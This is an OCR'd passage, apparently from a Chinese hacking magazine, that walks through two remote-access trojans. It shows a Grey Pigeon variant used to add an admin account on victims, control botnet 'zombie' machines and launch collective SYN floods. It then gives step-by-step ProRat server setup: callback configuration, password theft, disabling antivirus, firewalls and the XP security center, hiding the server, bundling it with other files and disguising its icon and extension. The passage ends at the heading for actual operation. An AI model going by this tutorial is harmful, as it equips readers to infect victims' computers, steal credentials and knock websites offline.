2.远程控制命令

首先是进程管理，这是木马的必备功能，“查看进程”列出进程列表，然后单击你想关掉的进程，再点“终止进程”即可，如图12。




图 12




图 13

再就是MS－DOS模拟，在DOS命令输入框中我输入几条命令，成功为其添加

了一个名为muma的管理员，如图13。反馈信息也很准确，和自己在CMD下的输入一样便利简单。

3.命令广播

命令广播是一个集群控制台。也就是可以一次控制多台电脑进行某一项具体的操作，比如关机、重起等，进入这个界面后可以看到肉鸡列表，连地理位置也列出来了，非常清晰。




图14

“打开网页”和“下载文件”可以分开使用，打开网页可以用来增加自己网站的访问量，呵呵，也许还有其他用途吧。下载文件可以用来批量升级木马或者集体执行某个文件，如图14。

4.集体SYN攻击




图15

这也算是这个木马的一大特色吧。SYN攻击是最可怕的flood攻击，往往只要几台肉鸡进行SYN攻击就可让一个网站瘫痪，所以这个请大家慎用。发动攻击之前，先要选定参与攻击的肉鸡，一般就全选吧，然后右键选择SYN攻击，如图15。在弹出的框中填入攻击目标的IP和端口，如图16。确定后就开始攻击了，如果要停止，同样点右键选择“停止所有攻击”。




图16

写到这里这个木马就算都介绍完了，功能确实很少，但是都做得很精，很漂亮，无愧是灰鸽子工作室的“名门闺秀”。

（本文中所涉及的软件HgzMiniHacker光盘中已收录）

一旦拥有，别无所求——PRORAT

天涯衰草

在以前的《黑客X档案》中，已为大家介绍过很多国内和国外的木马。今天笔者为大家介绍的这款木马来自欧亚大陆的交汇点——古老而神秘的土耳其。它的功能非常强大，不但支持反弹连接、线程插入等最新木马技术，还可获取所有程序（例如CuteFTP、ICQ和Windows系统的密码），并正确保存。另外，它还支持多达14个国家的语言。一旦你想要控制的机器被安装了这个木马，你将可完全控制对方。

配置操作界面

首先我们下载最新版本的ProRat V1.9到本地硬盘（光盘有收录），然后解压并运行文件夹中的ProRat.exe，这样就可展开操作界面（图1）。

虽然木马本身支持14个国家的语言，但其中并不包含中文语言包，幸亏有热心的网友根据英文语言包进行了汉化。将中文语言包安装到木马所在目录的Language文件夹中，然后在ProRat操作界面左上方的语言下拉菜单中选择“简体中文”，就可将ProRat的操作界面转换为中文了。

操作界面转换为中文后，让我们来看看木马的操作布局。从图1可看出，正上方是一排工具栏，前面是木马客户端对服务端进行连接（正向连接）时需要填入的IP地址、端口等，后面是7个按钮，包括皮肤管理器、下载管理器、在线新闻、帮助等。工具栏下方就是ProRat的操控区域，左边是两排木马的操控命令按钮，当你按下任意一个操控按钮后，右边“骏马”所在的区域就会显示出该按钮的详细操作界面。




图1

既然是配置操作界面，我们先来看看ProRat提供的更换皮肤功能，选择一个自己喜欢的皮肤后，使用起木马来我们的心情也会更加舒畅。点击“皮肤管理器”，在皮肤选择下拉菜单选择自己喜欢的皮肤（图2）。




图2

如果你不喜欢这些皮肤，还可在ProRat的官方主页（http://www.prorat.net/）下载其它皮肤，然后点击“选择新的”按钮即可。不过ProRat也提示用户，如果你的电脑配置较低，就不要使用皮肤功能。

点击“添加ProRat快捷方式到IE工具栏”按钮，就可将ProRat的快捷方式添加到IE工具栏（图3），这样就可快速启动ProRat。点击“移除IE工具栏上的ProRat快捷方式”按钮可将快捷方式从IE工具栏移除。




图3

配置服务端

操作界面配置完成后，我们现在就来配置木马的服务端。要想木马使用起来得心应手，服务端的配置是相当重要的。

点击“创造”按钮，在弹出的菜单中一共有4个选项，包括“创造ProRat服务端”、“创造下载服务端”、“创造CGI肉鸡目录”以及“帮助”（图4）。




图 4

首先点击“创造ProRat服务端”命令，在弹出的“创建服务端”窗口进行配置（图5）。ProRat为用户提供了4种上线通知方式，包括“使用DNS连接通知”、“E-mail通知”、“ICQ通知”以及“CGI通知”，只有第一种方式属于反弹连接方式，其余三种均为正向连接方式。




图 5

选中“使用DNS连接通知”，然后在IP(DNS)地址后输入电脑的当前IP地址，如果你不知道的话，可以点击后面的“自动获得IP”按钮，木马会自动将IP地址更新为当前IP。ProRat和其他木马在设置通知方式时有些不同，其他木马只能设置一种连接方式，要么是正向连接，要么是反弹连接，而在ProRat中允许正向、反弹两种方式同时存在。




图 6

在配置完属于反弹方式的“DNS通知”后，我们再在下面的正向连接方式中选择一种。我们选择“E-mail通知”，然后在“使用Email通知”后的输入框中输入你的E-mail，这里最好使用Yahoo、Hotmail等国外信箱。“ICQ通知”和“CGI通知”的设置和“E-mail通知”差不多，这里就不再叙述了。

点击“普通设置”按钮，这里我们对木马服务端的端口、密码、隐藏方式等选项进行配置（图6）。

ProRat默认端口为5110，而默认的连接密码为123456，你可根据自己的意愿重新设置。选择“给一个错误信息”，再点击后面的“配置”按钮输入一段错误提示信息，如“系统缺少MSVBVM60.DLL文件”等；选择“Melt server on install”选项就可在服务端安装后删除服务端程序本身；选择“Kill AV-FW on start”可让防火墙、防毒软件一启动就自动关闭；选择“使XP SP2安全中心丧失能力”可使SP2的安全中心以及XP自带的网络防火墙都失去作用，这样就为木马的连接扫平了障碍；而“Clear XP Restore points”选项可清除XP的系统还原功能；为了服务端能够更好的隐藏，将“Invisibility”下面的关于隐藏的所有选项都选中。

如果你需要将服务端和其他文件进行捆绑，就点击“捆绑文件”按钮。然后选择“捆绑服务端和一个文件在一起”，再点击“查找文件”按钮并选择需要捆绑的文件。ProRat的捆绑支持所有文件类型，不像一些捆绑器只支持EXE可执行文件。在选择完捆绑文件后，木马会提示确认捆绑的文件是否正确，如果不正确，可以点击“取消”按钮重新选择捆绑文件（图7）。




图 7

下面再点击“服务端扩展名”按钮，ProRat为用户提供了5种扩展名供大家选择，除了常见的EXE可执行文件外，还包括屏幕保护程序的SCR后缀名、批处理文件的BAT后缀名等。

如果你在上面的文件捆绑中选择的是一个屏幕保护程序，这里最好选择SCR。

最后再选择“服务端图标”按钮，选择服务端的图标。如果没有你喜欢的图标，可点击“选择新图标”，然后从一些EXE、DLL等文件中捕捉你需要的图标。

虽然在配置服务端时没有看到关于线程插入的设置，但ProRat默认是将服务端的线程插入到Winlogon进程中。在所有配置都完成后，点击“创造服务端”按钮就可生成一个新的服务端。

实际操作

